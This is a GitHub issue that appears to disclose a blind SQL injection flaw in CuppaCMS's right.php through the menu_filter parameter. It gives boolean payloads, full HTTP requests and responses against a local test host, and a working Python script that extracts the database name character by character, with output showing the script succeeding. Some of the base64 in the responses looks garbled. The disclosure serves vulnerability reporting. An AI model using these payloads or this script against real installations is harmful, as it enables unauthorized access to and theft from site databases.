<> Code    ⊙ Issues  29    ⊱↑ Pull requests    ▶ Actions    ⊞ Projects    ⊘ Security    • • •

New issue

# SQL injection vulnerability exists in CuppaCMS /administrator/templates/default/html/windows/right.php #30

⊙ Open    **JiuBanSec** opened this issue on Mar 21 · 0 comments

---

**JiuBanSec** commented on Mar 21

- VULNERABLE: SQL injection vulnerability exists in CuppaCMS. An attacker can inject query in "/administrator/templates/default/html/windows/right.php" via the "menu_filter=2" parameters.
- Contact me:wanghu29570@gmail.com
- Product：CuppaCMS
- Payload Boolean true: menu_filter=2' and '1'='1
- Payload Boolean false: menu_filter=2' and '1'='2
- Payload exploit example: menu_filter=2'+and(ascii(substr((select(database())),1,1))>50)#
- Proof of concept (POC):

- Payload Boolean true: menu_filter=2' and '1'='1

Target: http://127.0.0.1    HTTP/1

**Request**

```
POST /administrator/templates/default/html/windows/right.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 148
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/administrator/
Cookie: country=us; language=es; PHPSESSID=ejk3lhoakilr8hnm7682f71k14; administrator_path=http%3A%2F%2F127.0.0.1%2Fadministrator%2F; administrator_document_path=%2Fadministrator%2F; menu_collapsed=false
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

menu_filter=2' +and+' 1' =' 1&id=211&url=components%2Fmenu%2Fhtml%2Fedit.php&path=component%2Fmenu%2F%26menu_filter%3D3&uniqueClass=window_right_4008408
```

**Response**

```
157   jQuery(".url_tr").css("display", "none");
158   jQuery(".js_function_tr").css("display", "none");
159   jQuery(".other_menu_item").css("display", "none");
160 }
161 //--
162 //++ validate alias
163 var array_alias = cuppa.jsonDecode(
```
' WwogICAgewogICAgICAgICJhbGlhcyI6ICJOYWJsZSltYW5hZ2VyIgogICAgfSwKIC
AgIHsKICAgICAgICAiYWxpYXMiOiAic2VjdGlvbiltYW5hZ2VyIgogICAgfSwKICAgI
HsKICAgICAgICAiYWxpYXMiOiAic2VjdGlvbilncm91cHMiCiAgICB9LAogICAgewog
ICAgICAgICJhbGlhcyI6ICJzZWN0aW9uLW10ZW1zIgogICAgfSwKICAgIHsKICAgICA
gICAiYWxpYXMiOiAic2VjdGlvbilpdGVtcy10eXBlIgogICAgfSwKICAgIHsKICAgIC
AgICAiYWxpYXMiOiAic2VjdGlvbnMiCiAgICB9LAogICAgewogICAgICAgICJhb
GlhcyI6ICJwZXJtaXNzaW9uLXR5cGVzIgogICAgfSwKICAgIHsKICAgICAgICAiYWxp
YXMiOiAic2VjdGlvbilncm91cHMiCiAgICB9LAogICAgewogICAgICAgICJhbGl
hcyI6ICJsZW5ndWFnZSltYW5hZ2VyIgogICAgfSwKICAgIHsKICAgICAgICAiYWxp
YXMiOiAic2VjdGlvbilpdGVtcy10eXBlIgogICAgfSwKICAgIHsKICAgICAgICAiYWxp
YXMiOiAic2VjdGlvbilbcm91cHMiCiAgICB9LAogICAgewogICAgICAgICJhbGlhcyI6ICJsb2dvdXQiCiAg
ICB9LAogICAgewogICAgICAgICJhbGlhcyI6ICJwZXJtaXNzaW9uLXZhbHVlcyIKICA
gIHOsCiAgICB7CiAgICAgICAgImFsaWFzIjogInZpZXdzIgogICAgfSwKICAgIHsKIC
AgICAgICAiYWxpYXMiOiAic2VjdGlvbilkYXRhIgogICAgfSwKICAgIHsKICAgICAgICA
2V0dGluZ3MiCiAgICB9LAogICAgewogICAgICAgICJhbGlhcyI6ICJsb2dvdXQiCiAg
ICB9LAogICAgewogICAgICAgICJhbGlhcyI6ICJwZXJtaXNzaW9uLXZhbHVlcyIKICA
gIHOsCiAgICB7CiAgICAgICAgImFsaWFzIjogInZpZXdzIgogICAgfSwKICAgIHsKIC
AgICAgICAiYWxpYXMiOiAic3VwcG9ydCIKICAgIHOsCiAgICB7CiAgICAgICAgImFsaWFz
IjogImRldmVsb3BlciIwYWdlIgogICAgfSwKICAgIHsKICAgICAgICAiYWxpYXMiOiA
iY291bnRyeWVzIgogICAgfSwKICAgIHsKICAgICAgICAiYWxpYXMiOiAiYXBpLWtleX
MiCiAgICB9ClO=' );

- Payload Boolean false: menu_filter=2' and '1'='2
- You can see that the two return packets are different

Target: http://127.0.0.1    HTTP/1

**Request**

```
POST /administrator/templates/default/html/windows/right.php HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 148
Origin: http://127.0.0.1
Connection: close
Referer: http://127.0.0.1/administrator/
Cookie: country=us; language=es; PHPSESSID=ejk3lhoakilr8hnm7682f71k14; administrator_path=http%3A%2F%2F127.0.0.1%2Fadministrator%2F; administrator_document_path=%2Fadministrator%2F; menu_collapsed=false
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

menu_filter=2' +and+' 1' =' 2&id=211&url=components%2Fmenu%2Fhtml%2Fedit.php&path=component%2Fmenu%2F%26menu_filter%3D3&uniqueClass=window_right_4008408
```

**Response**

```
150   , table row );
151 }
152 //--
153 //++ hide all
154 edit_menu.hideAll = function(){
155   jQuery(".table_name_tr").css("display", "none");
156   jQuery(".component_name_tr").css("display", "none");
157   jQuery(".url_tr").css("display", "none");
158   jQuery(".js_function_tr").css("display", "none");
159   jQuery(".other_menu_item").css("display", "none");
160 }
161 //--
162 //++ validate alias
163 var array_alias = cuppa.jsonDecode(' bnVsbA==' );
164 edit_menu.validateAlias = function(){
165   var valid = true;
166   if(!array_alias) return valid;
167   for(var i = 0;
     i < array_alias.length;
     i++){
168     if(array_alias[i].alias == jQuery("#alias_field").val()){
         valid = false;
         break;
```

- Exploit:

```python
python > sql注入 > sql.py > getDatabase
 1   from wsgiref import headers
 2   import requests
 3   host = "http://127.0.0.1/administrator/templates/default/html/windows/right.php"
 4   headers = {"Cookie": "country=us; language=es; PHPSESSID=ejk3lhoakilr8hnm7682f71k14; administrator_pat
 5   def getDatabase():    #获取数据库名
 6       global host
 7       ans=''
 8       for i in range(1,1000):
 9           low = 32
10           high = 128
11           mid = (low+high)//2
12           while low < high:
13               payload= "2' and (ascii(substr((select(database())),%d,1))<%d)#" % (i,mid)
14               param ={"menu_filter":payload,"id":"211","url":"components/menu/html/edit.php","path":"com
15               res = requests.post(host,data=param,headers=headers)
16               if "bnVsbA" not in res.text:
17                   high = mid
18               else:
19                   low = mid+1
20               mid=(low+high)//2
21           if mid <= 32 or mid >= 127:
22               break
23           ans += chr(mid-1)
24           print("database is -> "+ans)
25   getDatabase()
```

```
问题   输出   终端   调试控制台                                                    +  ∨  ∧  ×

PS D:\InternetTools\python> & D:/software/python3.8/python.exe d:/InternetTools/python/sql注入/sql.py      ▷ powershell
database is -> c                                                                                         ▷ Python
database is -> cu
database is -> cup
database is -> cupp
database is -> cuppa
```

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant